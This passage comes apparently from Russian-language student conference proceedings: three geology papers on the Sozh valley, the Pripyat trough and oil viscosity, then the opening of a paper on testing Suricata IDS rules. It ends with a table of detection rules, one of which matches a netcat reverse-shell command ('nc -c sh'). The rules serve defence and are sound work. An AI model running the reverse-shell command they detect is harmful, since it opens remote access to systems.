К южной окраине Оршанской впадины приурочена северная часть долины (в пределах Беларуси). Здесь мощности девонских-пермских отложений незначительны, развиты в основном толщ меловых и палеогеновых осадков, перекрытые небольшими по мощности неогеновыми толщами глин и песков.


Южнее, на Жлобинской седловине, девонские отложения имеют более значительные мощности, представлены глинами, алевролитами, песчаниками. Каменноугольные отложения имеют небольшую мощность, представлены в основном песчаниками, известняками, углями. Пермские отложения имеют разнообразный литологический состав (глинистые, карбонатные сульфатные породы), но их распространение здесь незначительно, залегают они в виде линз и клиновидных тел. Меловые и палеогеновые отложения распространены достаточно широко, представлены в основном карбонатными и глинистыми породами.

Воронежская антеклиза заходит на территорию Беларуси лишь своей западной окраиной, в пределах которой и проходит долина Сожа. Отложения палеозоя и мезозоя имеют локальное распространение и незначительные мощности. Меловые отложения распространены широко, их литологический состав аналогичен отложениям Жлобинской седловины. Палеоген-неогеновые отложения имеют крайне ограниченное распространение, местами отсутствуют из-за эрозионного среза в результате тектонического поднятия структуры.

Часть долины от г. Гомеля и южнее в тектоническом плане расположена в пределах Припятского прогиба. Здесь залегают мощные толщи отложений девона-перми, представленных преимущественно глинистыми, карбонатными и сульфатными породами (солями), что связано с рифтовой природой самого прогиба, а также с лагунно-морскими условиями осадконакопления, существовавшими на этой территории.

Все описанные структуры выделяются по поверхности фундамента, выражены в рифейских, вендских и девонских отложениях, погребены под мезозойскими. Последние образуют наклоненную на юг моноклираль северного крыла Припятско-Днепровской (Украинской) синеклизы. Собственно тектонические формы рельефа на данной территории не встречаются [2].

Четвертичные отложения в долине р. Сож представлены различными генетическими типами. Можно выделить три основные группы: внеледниковые, ледниковые и перигляциальные, а также отдельную группу – дочетвертичные отложения юрско-мелового возраста (рисунок 1).



а – генетические типы четвертичных отложений; б – группы генетических типов

Рисунок 1 – Карта-схема основных генетических типов отложений речной долины Сожа: (составлено автором по данным [4])



К группе внеледниковых отложений относятся современные отложения: русловые ( $aQ_4$ ), озёрные и болотные ( $l, hQ_4$ ), надпойменных террас ( $aQ_3pz_{2-3}$ ), эоловые ( $vQ_{3-4}$ ).

Русловые отложения ( $aQ_4$ ) имеют аллювиальный генезис и распространены в руслах современных рек. Они представлены песками, состоящими из частиц окатанной или полуокатанной формы размером 0,1–0,25 мм. В минеральном составе доминирует кварц, в гораздо меньшем объёме представлены полевые шпаты.

Озёрные и болотные отложения ( $l, hQ_4$ ) имеют весьма разнообразный состав. Озёрные отложения могут быть представлены песками, супесями, суглинками, болотные – в основном торфами, реже сапропелями, илами. Характерными признаками озёрных отложений являются наличие пресноводной фауны, остатков растительности; также они имеют горизонтальную, в прибрежных зонах косую слоистость, преобладание глинистых осадков. Основная доля болот в речной долине Сожа приходится на низинные, поэтому болотные отложения здесь образуются в основном при зарастании озёрных котловин. Образуются торфы низинного типа, где чётко видна смена формировавших его растительных ассоциаций. Также для низинных торфов характерна примесь песчаных или глинистых частиц, принесённых текучими водами. Эти отложения имеют ограниченное распространение, в пределах изучаемой территории встречаясь в основном в руслах ранее существовавших, ныне заболоченных притоков Сожа.

Отложения надпойменных террас ( $aQ_3pz_{2-3}$ ) являются отложениями ранее существовавших речных пойм. Имеют также аллювиальный генезис и близкий к русловым гранулометрический и минералогический состав, но появляется примесь глинистых частиц, вплоть до образования супесей и суглинков. Эти отложения обрамляют русловые отложения с обеих сторон. На некоторых участках реки могут иметь только одну выраженную надпойменную террасу (например, у Сожа на участке от г. Славгород до г. Ветка хорошо выражена только терраса на левом берегу), либо не иметь их вовсе.

Эоловые отложения ( $vQ_{3-4}$ ) не имеют значительного площадного распространения и формируются в основном на участках, не закреплённых растительностью. Среди эоловых отложений выделяется два типа – эоловые пески и эоловые лёссы. В пределах долины Сожа распространён первый тип. В минеральном составе этих песков преобладают кварц и полевые шпаты, доля остальных минералов незначительна. По литологическому и минералогическому составу эти пески весьма близки к аллювиальным, но в песках эолового генезиса большинство зёрен кварца обладают матовой, повреждённой поверхностью, покрыты двуокисью кремния, что является важным диагностическим признаком, отличающим эоловые пески от аллювиальных. Распространены они в основном в южном течении Сожа, фрагментарно выходя на поверхность на надпойменных террасах, реже среди массивов ледниковых отложений.

Группа ледниковых отложений представлена моренами двух ледниковых эпох: сожской ( $gIIsz$ ) и днепровской ( $gIIdn$ ). Эти отложения имеют сходный литологический состав: они представлены супесями и суглинками, глинами, с многочисленными включениями гравийного, гравийно-галечного и валунного материала. Гравий, галька и валуны, содержащиеся в этих отложениях, могут быть представлены обломками как местных осадочных пород, так и изверженных и метаморфических пород скандинавского происхождения. Для морен также характерно большое количество отторженцев дочетвертичных пород. Минералогический состав моренных отложений разнообразен: наряду с кварцем, полевым шпатом и карбонатными минералами, могут встречаться примеси черных рудных минералов, рутила, циркона, эпидота, пирита. Отложения распространены в речной долине повсеместно, чётко разделяясь линией распространения сожского ледника (проходящей севернее г. Климовичи, далее на юго-запад до г. Краснополье, южнее г. Чериков и далее на юго-запад): севернее этой линии распространены морены сожского ледника, южнее – днепровского.



Группа перигляциальных отложений представлена флювиогляциальными отложениями времени отступления ледников: сожского (*flIsz<sup>s</sup>*) и днепровского (*flIdn<sup>s</sup>*). Минеральный состав схож с составом соответствующих моренных образований, так как обломки, слагающие данные отложения, образуются в результате размыва морен, которые для флювиогляциальных отложений являются материнскими породами. Гранулометрический состав весьма разнообразен – от гравийно-галечных до супесчано-глинистых, но чаще преобладают пески. Характерно высокое (до 50 %) глинистых частиц. По мере удаления от районов развития краевых ледниковых образований резко снижается содержание крупнообломочного материала, отложения становятся однородными, приобретают сходство с аллювиальными. Распространение их подчинено распространению соответствующих морен – перигляциальные отложения залегают южнее. Отложения времени отступления сожского ледника выходят на дневную поверхность на обширной территории, днепровского ледника – перекрыты более молодыми аллювиальными отложениями.

Дочетвертичные отложения встречаются в долине фрагментарно, выходя на поверхность на участках наиболее глубокого вреза реки. Они представлены в основном карбонатными породами мела-юры, которые залегали под маломощным чехлом кайнозойских отложений и вышли на поверхность в результате углубления русла реки. Наиболее широко выходы дочетвертичных отложений представлены на обоих берегах Сожа на участке от г. Кричев до г. Славгород, также единичные выходы встречаются на надпойменных террасах в районе г. Гомеля [3, 4].

Таким образом, в пределах речной долины Сожа распространены три основных группы генетических типов четвертичных отложений – ледниковые, перигляциальные и внеледниковые, а также в отдельную группу вынесены дочетвертичные юрско-меловые отложения, выходящие на дневную поверхность в среднем течении, на участке от г. Кричев до г. Славгород, также локальные выходы таких толщ на дневную поверхность встречаются в пределах надпойменных террас в районе г. Гомеля и долины реки Ипуть.

## Литература

- 1 Блакітная кніга Беларусі : энцыкл. / рэдкал.: Н. А. Дзісько [і інш.]. – Мінск : БелЭн, 1994. – 415 с.
- 2 Махнач, А. С Геология Беларуси / А. С. Махнач, Р. Г. Гарецкий, А. В. Матвеев и др. – Минск : Институт геологических наук НАН Беларуси, 2001. – 815 с.
- 3 Галкин, А. Н. Инженерная геология Беларуси: монография: в 3 ч. / А. Н. Галкин. – Витебск : ВГУ имени П. М. Машерова, 2016. – Ч. 1 : Грунты Беларуси / под науч. ред. В. А. Королева. – 367 с.
- 4 Четвертичные отложения: карта масштаба 1 : 250000 // Национальный атлас Республики Беларусь. – Минск : Белкартография, 2002. – 42 с.

УДК 552.5(476.2)

*Д. А. Свирский*

## ЛИТОЛОГО-ФАЦИАЛЬНЫЙ АНАЛИЗ ОТЛОЖЕНИЙ МЕЖСОЛЕВОЙ ТОЛЩИ ПРИПЯТСКОГО ПРОГИБА (НА ПРИМЕРЕ КРАСНОСЕЛЬСКОГО МЕСТОРОЖДЕНИЯ НЕФТИ)

*В данной работе рассматриваются отложения межсолевой толщи Припятского прогиба с точки зрения литолого-фациальных особенностей. Исследование включает анализ данных описания кернового материала в шлифах и его визуальное описание.*

*Результаты экспериментов позволяют сделать выводы о литолого-фациальных особенностях межсолевого комплекса. Полученные данные могут быть использованы для более глубокого понимания строения и состава отложений Припятского прогиба.*

Припятский прогиб – это отрицательная структура, ограниченная Белорусской и Воронежской антеклизой с запада и востока соответственно, Жлобинской седловиной с севера и Украинским щитом с юга. Прогиб занимает юго-восточную часть Беларуси и протягивается в запад-северо-западном направлении [1]. Северо-Припятский разлом представляет собой северную границу прогиба, Южно-Припятский – южную. На западе прогиб отделён Полесской седловиной от Брестской впадины, на востоке – Брагинско-Лоевской седловиной от Днепровско-Донецкого прогиба и Жлобинской седловиной от Оршанской впадины. Припятский прогиб в структурном плане относится к Припятско-Донецкому авлакогену, входящему в планетарную систему Сарматско-Туранского линиямента.

Существуют множество мнений о строении кристаллического фундамента Припятского прогиба, но все они базируются на геофизических исследованиях, а именно грави- и магниторазведке. Конфигурация и интенсивность геофизических аномалий, регистрируемых в пределах Припятского прогиба, демонстрируют значительную зависимость от литологического состава и структурно-тектонических особенностей вышележащего осадочного чехла. Так, отчетливо проявленные субширотные аномалии, выделяют разломы субширотного простирания и определяют строение кристаллического фундамента Припятского прогиба как ступенчатое, в натуре это подтверждается резким перепадом глубин залегания кристаллического фундамента по разные стороны разломов.

Особую роль в тектоническом строении Припятского прогиба играет Червнотеловско-Малодушинский разлом, разделяя его на два структурных элемента II порядка: Северная зона ступеней и Внутренний грабен.

Породы фундамента вскрыты на глубинах от 1260 до 4644 м. Состав фундамента Припятского прогиба представлен в основном гнейсовыми толщами архея и гранитоидами нижнего протерозоя, породы же других комплексов развиты локально. Из этого можно сделать вывод, что в формировании кристаллического фундамента Припятского прогиба можно выделить два основных тектоно-магматических этапа: архейский и нижнепротерозойский. Вещественные комплексы, сформировавшиеся в течение этих этапов, представляют собой нижний (архейский) и верхний (нижнепротерозойский) структурные этажи. Особенностью выделения этих комплексов является определенная субмеридиональная зональность, указывающая на то, что с запада на восток комплекс заменяется другим, более молодым. Исходя из этого, восточная зона представлена древнейшими и глубокометаморфизованными породами, в основном глиноземистыми гнейсами низов архея (AR). Центральная зона фундамента Припятского прогиба сложена гнейсами верхней толщи архея, гнейсы в основном биотитовые.

Западная же зона сложена породами осницкого комплекса нижнего протерозоя (PR<sub>1</sub>), представленными гранитами, гранодиоритами и диоритами. Стоит упомянуть о значимости Микашевичско-Житковичского выступа [2] при установлении геологического строения западной части Припятского прогиба, этому служит малая глубина залегания кристаллического фундамента в его пределах, в среднем – 30–40 м, что в дальнейшем по данным дешифрирования аэрофотоснимков помогает определить внутреннюю структуру фундамента.

Разрез Припятского прогиба представлен породами архейского возраста (AR), слагающими кристаллический фундамент, а также палеозойскими (PZ), мезозойскими (MZ) и кайнозойскими (KZ) отложениями осадочного чехла.

Наиболее мощными образованиями чехла являются палеозойские (PZ), в особенности отложения среднего (D<sub>2</sub>) и верхнего девона (D<sub>3</sub>), в совокупности мощности этих отделов достигают 5 км. Литологически отложения вышеупомянутых отделов представлены терригенными, терригенно-карбонатными (глинисто-карбонатными), галогенными и вулканогенно-пирокластическими породами. Осадочный чехол подразделяют на подсолевую, межсолевую и надсолевую толщи.

Межсолевая толща представлена домановичским ( $D_3dm$ ), задонским ( $D_3zd$ ), елецким ( $D_3el$ ) и петриковским ( $D_3ptr$ ) горизонтами нижнего франа ( $D_3fm_1$ ) и согласно залегает на отложениях нижнего соленосного комплекса, межсолевые отложения распространены на большей части территории Припятского прогиба, представлены в основном карбонатными породами. Южная часть прогиба характеризуется терригенным разрезом с отдельными прослоями карбонатных отложений, а в восточной отмечено широкое развитие вулканогенно-осадочных образований. В разрезе межсолевой толщи широко распространены органогенные и органогенно-обломочные известняки и катагенетические доломиты. Толща не имеет повсеместного распространения, образуя в приосевых частях валов и поднятий зоны отсутствия межсолевых отложений шириной до 3–5 км. В связи с этим ее мощность изменяется здесь на небольших расстояниях от 0 до 500 м и более.

В процессе исследования было проанализировано более 100 образцов кернового материала с Речицкого, Красносельского, Осташковичского, Бабичского и других месторождений. На основе анализа была дана литофациальная характеристика отложений межсолевого комплекса.

В работе наиболее детально представлены результаты исследования по керновому материалу Красносельского месторождения нефти (Припятский прогиб). В геологическом строении Красносельского месторождения принимают участие породы кристаллического фундамента архей-нижнепротерозойского возраста ( $AR-PR_1$ ) и осадочного чехла, представленные отложениями верхнего протерозоя ( $PR_2$ ), девонскими ( $D$ ), каменноугольными ( $C$ ), пермскими ( $P$ ) и мезо-кайнозойскими образованиями ( $MZ-KZ$ ), разделенными между собой крупными перерывами в осадконакоплении.

В промышленном отношении основной интерес представляют верхнепротерозойские отложения ( $PR_2$ ) и девонская система ( $D$ ).

Межсолевой комплекс включает отложения домановичского ( $D_3dm$ ), задонского ( $D_3zd$ ), елецкого ( $D_3el$ ) и петриковского горизонтов верхнего девона ( $D_3ptr$ ). Межсолевая толща в составе домановичского, задонского, елецкого и петриковского горизонтов согласно залегает на ливенских отложениях. Традиционно комплекс делится на 10 пачек. X пачка соответствует домановичскому горизонту ( $D_3dm$ ), IX пачка – кузьмичевским слоям задонского горизонта ( $D_3kz$ ), VIII–V пачки – тонежским слоям задонского горизонта ( $D_3ton$ ), IV пачка объединяет тремлянские ( $D_3trm$ ), вишанские слои задонского ( $D_3vsh$ ) и туровские слои елецкого горизонтов ( $D_3tr$ ), III пачка и нижняя часть II пачки относятся к дроздовским слоям елецкого горизонта ( $D_3dr$ ), а верхняя часть II пачки и I пачка – к петриковскому горизонту ( $D_3ptr$ ).

Важной особенностью межсолевого комплекса является литофациальная зональность в субширотном и субмеридианальном направлении. Так, северная и западная часть прогиба в данном комплексе представлена в основном карбонатными породами с широко развитыми биогенными остатками, что подтверждают данные исследования кернового материала в шлифах Красносельского месторождения (таблица 1).

Таблица 1 – Данные исследования кернового материала в шлифах (Красносельское месторождение)

Месторождение	№ образца	Литологический тип	Описание
1	2	3	4
Красносельское	1	Известняк с прослоями глинистого доломита	Темно-серый, микрозернистый; присутствуют значительные следы органики; наличие многочисленных прослов глинистого вещества (0,3–1 мм).

Окончание таблицы 1

1	2	3	4
Красносельское	2	Известняк доломитизированный	Серый, микрозернистый; наличие органических остатков; по трещинам много пустот, точечные микровыделения пирита.
	3	Известняк глинистый с прослоями глины	Тёмно-серый, микрозернистый; наличие обуглившихся органических остатков, сильно трещиноватый,
	4	Известняк с примесью глины	Тёмно-серый, микрозернистый, трещиноватый.
	5	Мергель доломит-известковый с примесью туфогенного материала	Зелёно-серый, микрозернистый, присутствие многочисленных обломков плоской фауны, обломков вулканического стекла и пеплового материала.

В центральной же части Припятского прогиба преобладают породы глинисто-карбонатного состава, а в южной – терригенно-карбонатного, на основе этих данных можно сделать вывод, о преобладании морских глубоководных обстановок на севере территории и уменьшении глубин моря к югу.

Для отложений межсолевой толщи характерно значительное разнообразие литофаций. Продуктивными являются *задонский, елецкий и петриковский горизонты*.

Для *домановичского горизонта (D<sub>3dm</sub>)* характерно разнообразное строение разрезов. Первый, соленосный, тип разреза представлен в центральной части, для него характерно чередование пластов соли, глины, мергелей, глинистых известняков и доломитов. Второй, глинисто-сульфатно-карбонатный, распространен в зоне, окаймляющей с севера, запада и юга центральную часть грабена. Представлен переслаивающимися между собой мергелями, известняками и доломитами. Третий тип – сульфатно-карбонатный, он свойственен северной части грабена. Четвертый, вулканогенный, тип разреза развит в северо-восточной части грабена.

*Задонский горизонт (D<sub>3zd</sub>)* характеризуется большой фациальной изменчивостью и, как говорилось выше, разрез северной части прогиба – карбонатный, представленный известняками и доломитами с прослоями мергелей, глины, реже ангидритов. На юге же преобладают глинистые и глинисто-карбонатные породы с частыми прослоями песчаников. Возраст горизонта определен по часто встречающимся остаткам брахиопод и фораминифер.

*Елецкий горизонт (D<sub>3el</sub>)* наследует тенденцию к преобладанию терригенных пород к югу. Северная зона имеет немаловажную особенность, а именно карбонатно-рифогенный тип разреза, об этом свидетельствует наличие водорослевых известняков. На северо-востоке встречаются эффузивные образования.

В северных и западных районах *петриковского горизонта (D<sub>3ptr</sub>)* преобладают глинистые известняки, идентично с елецким горизонтом местами встречаются брахиоподовые водорослевые известняки. В центральном районе горизонт сложен глинистыми мергелями, известняками, доломитами. В южном районе значение имеют песчаники и алевролиты.

Изучение литолого-фациальных характеристик межсолевых отложений Припятского прогиба, включавшее анализ керна, микроскопические исследования и визуальное описание образцов, выявило заметные изменения в составе пород по территории. Было установлено, что отложения на севере и западе представлены преимущественно карбонатами с большим количеством остатков живых организмов, в то время как центральная часть сложена в основном глинисто-карбонатными породами, а южная – терригенно-карбонатными. Эти данные позволяют реконструировать динамику морских условий осадконакопления, эволюционировавших от глубоководных в северной части до мелководных в южной. Результаты исследования существенно дополняют существующие представления о геологическом строении и составе межсолевых отложений Припятского прогиба, предоставляя важные данные для дальнейших палеогеографических реконструкций и нефтегазовой геологии региона.

## Литература

1 Геология Беларуси / под ред. А. С. Махнач, Р. Г. Гарецкого, А. В. Матвеева. – Минск : ИГН НАН Беларуси, 2001. – 815 с.

2 Богдасаров, М. А. Геология и минерагения четвертичных отложений территории Подляско-Брестской впадины / М. А. Богдасаров. – Брест : Изд-во БрГУ, 2011. – 167 с.


УДК 553.98:532.13+665.6/.7(476.5)

Н. А. Щеглов

### ВЯЗКОСТЬ НЕФТЕЙ И НЕФТЕПРОДУКТОВ КАК ОДИН ИЗ ВАЖНЕЙШИХ ФИЗИКО-ХИМИЧЕСКИХ ПАРАМЕТРОВ УГЛЕВОДОРОДОВ (НА ПРИМЕРЕ МЕСТОРОЖДЕНИЙ СЕВЕРНОЙ СТРУКТУРНОЙ ЗОНЫ ПРИПЯТСКОГО ПРОГИБА)

*В данной работе рассматривается методика определения вязкости нефти и нефтепродуктов, добываемых в Припятском прогибе. Исследование включает анализ влияния температуры и состава на вязкость, что имеет важное значение для оптимизации процессов транспортировки и переработки углеводородов. Результаты экспериментов позволяют сделать выводы о технологических особенностях работы с нефтяными продуктами данного региона. Полученные данные могут быть использованы для улучшения эффективности добычи и переработки нефти.*

Тектоническая структура Припятский прогиб располагается в пределах юго-восточной части Беларуси. В пределах Припятского прогиба выделяются две структуры второго порядка: Северная зона ступеней и Внутренний грабен, разделённые между собой Червонослободско-Малодушинским разломом (рисунок 1) [1].



1 – Северная зона ступеней; 2 – Внутренний грабен

Рисунок 1 – Схема тектонического районирования поверхности фундамента и подсолевого комплекса Припятского прогиба [1]

Объектом изучения являются образцы нефти и нефтепродуктов, отобранные на месторождениях, расположенных в пределах Северной зоны ступеней Припятского прогиба. Данная структура состоит из Речицко-Шатилковской и Червонослободско-Малодушинской тектонических ступеней, Северной зоны бортовых уступов и Старобинской депрессии. Внутренний грабен включает Петриковско-Хобнинскую зону осевых погруженных выступов, а также Заречинско-Великоборскую, Шестовичско-Сколодинскую и Наровлянско-Ельскую ступени [1, 3].

Нефть – сложная смесь, главным образом, углеводородов с примесью высокомолекулярных органических кислородных, сернистых и азотных соединений, представляющая собой бурую или черную маслянистую жидкость с резким запахом. Нефти состоят, главным образом, из углерода и водорода. Кроме них в нефти присутствуют еще три элемента – сера, кислород и азот, общее количество которых составляет 0,5–8 %. Кислород и азот находятся в нефти только в связанном состоянии. Сера может встречаться в свободном состоянии или входить в состав сероорганических соединений [1].

Физико-химическими свойствами нефти являются плотность, вязкость, поверхностное натяжение, сжимаемость, температура кипения и застывания, теплота сгорания, электрические и оптические свойства.

Автором были проведены лабораторные исследования по определению вязкости (условной вязкости). Различают динамическую, кинематическую и относительную (условную) вязкость. *Динамической вязкостью* называется внутреннее сопротивление отдельных частиц жидкости движению общего потока. У легких нефтей вязкость меньше, чем у тяжелых. *Кинематической вязкостью* называется отношение динамической вязкости к плотности вещества. *Относительной (условной) вязкостью* называют отношение времени истечения 100 мл нефти или нефтепродукта при заданной температуре через калиброванное отверстие вискозиметра ко времени истечения такого же количества дистиллированной воды при температуре 20 °С. Таким образом, в Припятском прогибе встречаются пластовые флюиды с незначительной вязкостью и маловязкие, а также с повышенной вязкостью и высоковязкие [1, 3].

Лабораторные исследования, проводились с семью образцами нефти из следующих месторождений Северной структурной зоны Припятского прогиба: Некрасовского, Надвинского, Восточно-Первомайского, Южно-Александровского, Гарцевского, Барсуковского, Речицкого – и одним образцом нефтепродукта, который был отобран на промышленном предприятии г. Гомеля ОАО «Белсельэлектросетьстрой». Образцы нефти предоставлены РУП «Производственное объединение Беларуснефть».

Лабораторные исследования по определению вязкости нефти и нефтепродуктов проводились в учебных лабораториях геолого-географического факультета: «Лаборатория грунтоведения», «Лаборатория термообработки образцов» с использованием прибора вискозиметра ВЗ-246. Экспериментальная часть работы проведена в соответствии с «Руководством по эксплуатации Вискозиметра ВЗ-246», ГОСТа 8420-74 «Материалы лакокрасочные» (данный межгосударственный стандарт ратифицирован в Республике Беларусь с внесенными изменениями августа 2004 г.).

Условная вязкость нефти и нефтепродуктов определена согласно «Руководству по эксплуатации» прибора Вискозиметр ВЗ-246. Методика определения условной вязкости разработана автором работы:

- 1 Подготовка образцов нефти и нефтепродуктов для лабораторных исследований.
- 2 Подготовка прибора Вискозиметр ВЗ-246 для проведения лабораторного эксперимента.
- 3 Определение температуры исследуемых жидкостей, при помощи термометра.
- 4 Эксперимент выполнялся в следующей последовательности:
  - а) под сопло вискозиметра устанавливается стеклянная тара, объемом 100–110 мл, так, чтобы расстояние между соплом и тарой составляла не менее 100 мм;
  - б) отверстие сопла плотно закрывается пробкой или любым другим материалом, не пропускающим жидкость;

в) испытуемый материал медленно, исключая образования пузырьков воздуха, заполняет вискозиметр с образованием небольшого избытка;

г) далее необходимо открыть отверстие сопла вискозиметра одновременно с запуском секундомера для замера времени истечения испытуемого флюида (жидкости);





д) опыт завершается с прекращением истечения испытуемого материала (жидкости) и фиксированием значений на секундомере.

Эксперимент необходимо проводить не менее трех раз с каждым исследуемым образцом (жидкостью) и для расчета брать среднее значение.





Расчет необходимо проводить в соответствии с формулами и графиками, представленными в ГОСТе 8420-74. За эталон принимается жидкость, которая приводится в паспорте прибора (при проведении эксперимента за эталон принималось индустриальное масло, с кинематической вязкостью 200–500 мм<sup>2</sup>) [2].

Полученные значения относительной вязкости представлены в таблице 1.

Таблица 1 – Результаты лабораторных исследований

Месторождение	Образец нефти		Условная вязкость
1	2		3
Некрасовское			74,84
Гарцевское			74,82
Надвинское			74,59
Барсуковское			74,74

Окончание таблицы 1

1	2	3
Южно-Александровское		74,73
Речицкое		74,46
Восточно-Первомайское		74,82
Моторное масло		74,24

Таким образом, проведя лабораторные исследования прибором вискозиметр ВЗ-246 была определена условная вязкость образцов нефти, а также нефтепродукта – моторного масла с завода ОАО «Белсельэлектросетьстрой» г. Гомеля. Полученные значения соответствуют нормативным при проведении опыта со средней температурой 20 (+/- 3°) и составили 74,24 до 74,84 мм<sup>2</sup>.

### Литература

- 1 Атлас природных резервуаров и углеводородов нефтяных месторождений Беларуси / В. Н. Бескопыйный [и др.]. – Гомель : Сож, 2009. – 216 с.
- 2 ГОСТ 8420-74 «Материалы лакокрасочные. Методы определения условной вязкости». – М. : ИПК Издательство стандартов, 2004. – 7 с.
- 3 Введение в геологию Беларуси / А. А. Махнач; науч. ред. А.В. Матвеев. – Минск : Ин-т геол. наук НАН Беларуси, 2004. – 198 с.



# ТЕСТИРОВАНИЕ ПРАВИЛ SURICATA МЕТОДОМ ПРОВЕДЕНИЯ АТАК

*В статье рассмотрен процесс тестирования правил для системы обнаружения вторжений Suricata путем проведения атак в рамках изолированной среды. Описаны шаги атаки, которые генерируют оповещения. Для проверки достоверности правил Suricata указаны системные журналы атакуемой машины и рассмотрен файл eve.json, генерируемый используемой IDS, который содержит информацию о всех пакетах, захваченных во время работы системы.*

Важность тестирования правил IDS обусловлена необходимостью постоянного повышения их точности и минимизации ложных срабатываний. Неправильно настроенные правила могут либо пропустить реальную угрозу (false negative) либо, напротив, сигнализировать об инцидентах там, где их нет (false positive). Такое поведение не только снижает уровень безопасности, но и затрудняет работу специалистов по кибербезопасности.

Система обнаружения вторжений (Intrusion detection system, IDS) – это программное или аппаратное средство, которое занимается анализом использования необходимых ресурсов и при обнаружении любых подозрительных или нетипичных событий способно оповещать о них. Также некоторые IDS способны предпринимать некоторые самостоятельные действия по обнаружению, идентификации и устранению их причин, однако данные системы способны применять лишь простейшие действия по защите [1, с. 218].

IDS используются для обнаружения вредоносной активности, которая может нарушить безопасность компьютерной системы или сети. К такой активности можно отнести внедрение вредоносного кода в сеть, сканирование портов и сетевых устройств, атаки типа «отказ в обслуживании» (DDoS), несанкционированный доступ к файлам, нацеленные на повышение привилегий атаки.

Suricata – это высокопроизводительная система обнаружения и предотвращения вторжений с открытым исходным кодом. Ее особенностями являются многопоточность, анализ множества протоколов, извлечение файлов из сетевого трафика.

Правило для Suricata состоит из:

- действия (action), определяющего, что происходит при выполнении правила;
- заголовка (header), обозначающего протокол, IP-адреса, порты и направление действия правила;

- параметров правил (rule options), устанавливающих специфику правила [2].

Сами тестируемые правила рассмотрены в таблице 1.

Таблица 1 – Тестируемые правила

Действие	Правило
1	2
Сканирование портов	alert tcp any ![22, 25, 53, 80, 88, 143, 443, 445, 465, 587, 853, 993, 1194, 8080, 51820] -> any ![22, 25, 53, 80, 88, 143, 443, 445, 465, 587, 853, 993, 1194, 8080, 51820] (msg:"POSSBL PORT SCAN (NMAP -sT)"; flow:to_server; window:32120; flags:S; threshold:type both, track by_src, count 50, seconds 15; classtype:attempted-recon; sid:3400003; rev:3;)

Окончание таблицы 1

1	2
Telnet Brute-force	alert tcp any 23 -> any any (msg:"Telnet Multiple login failed"; content: "Login incorrect"; threshold: type both, track by_dst, count 5, seconds 60; classtype: bad-unknown; sid:1000001; rev:3;)
Reverse Shell	alert tcp any any -> any any (msg: "shellcode Reverse Shell (nc -c sh)"; content: " 6e 63 20 2d 63 20 73 68 "; fast_pattern; classtype: shellcode-detect; sid:2021002; rev:2;)
